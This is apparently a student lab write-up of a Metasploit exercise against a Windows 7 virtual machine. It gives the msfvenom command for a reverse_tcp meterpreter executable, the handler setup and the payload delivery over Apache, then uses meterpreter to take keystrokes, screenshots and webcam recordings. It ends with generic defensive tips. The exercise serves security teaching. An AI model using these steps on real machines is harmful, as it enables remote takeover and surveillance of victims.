**METASPLOIT**


Test the System Security by using the Metasploit Tool from kali linux and hack the windows 7 / windows xp. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on the vulnerability issue along with screenshots of how you performed and suggest the security patch to avoid these types of attacks.

Hacker Machine : Kali Linux


Victim machine : Windows XP / Windows 7

**STEP 1**: Open Kali Linux and Windows 7 on your virtalbox.


**STEP 2**: Open the terminal in Kali Linux and type ‘ifconfig’ on the command line.




**STEP 3**: To create the payload file(malicious file) type the command ‘msfvenom –p windows/meterpreter/reverse\_tcp –f exe > meta.exe’.




**STEP 4**: Next we open the metasploit tool by typing ‘msfconsole’.




**STEP 5**: We will use the exploit ‘exploit/multi/handler’.




**STEP 6**: We will set the payload file penetration for windows by the command ‘set payload windows/meterpreter/reverse\_tcp’.




**STEP 7**: To check on further details use the command ‘show options’.




**STEP 8**: The LHOST or the receiving IP address is not set. Use the command ‘set LHOST’ and enter your Kali Linux IP address.




**STEP 9:** Open a new terminal and use the command ‘sudo su’ to access the root or the core tools.




**STEP 10**: Now start Apache HTTP server to send the payload file in a webpage. Use the command ‘service apache2 start’.




**STEP 11**: Open the previous terminal and execute the command ‘exploit’ to start the meterpreter.




**STEP 12**: Switch to Windows 7 on your virtualbox and open the search engine. Enter the IP address of Kali Linux and search.




**STEP 13**: When the download is complete run the file and your system will be hacked. Open Kali Linux and enter the command ‘ls’ in the terminal. You can see that the desktop list of applications in Windows 7 is displayed.




**STEP 14**: Enter the command ‘sysinfo’ to receive information about the hacked system.




**STEP 15**: Enter ‘?’ in the command line to get a list of all the executable commands.




**STEP 16**: Search for ‘User interaction commands ‘ and execute the statements to access the keystrokes.




**STEP 17**: Similarly execute the commands to access the webcam under the name of ‘Webcam commands’ and to take a screenshot execute the command ‘screenshot’.





**STEP 18**: After the execution of the commands the screenshot and the audio file obtained from the webcam are stored at ‘/home/osboxes/’.



**Security patches to avoid similar attacks:**

1. Install a Firewall system.
2. Keep your Antivirus updated.
3. Scan all the downloaded files from the internet.
4. Scan your system regularly.
5. Use encryption.
6. Change your passwords regularly.
7. Do not keep the same password for everything.
8. Don’t use unsecured public wifi.
9. Don’t click on any malicious links or empty messages. If opened, delete them immediately.

**Hence the penetration testing is a success as we were able to infiltrate the system and get sensitive information.**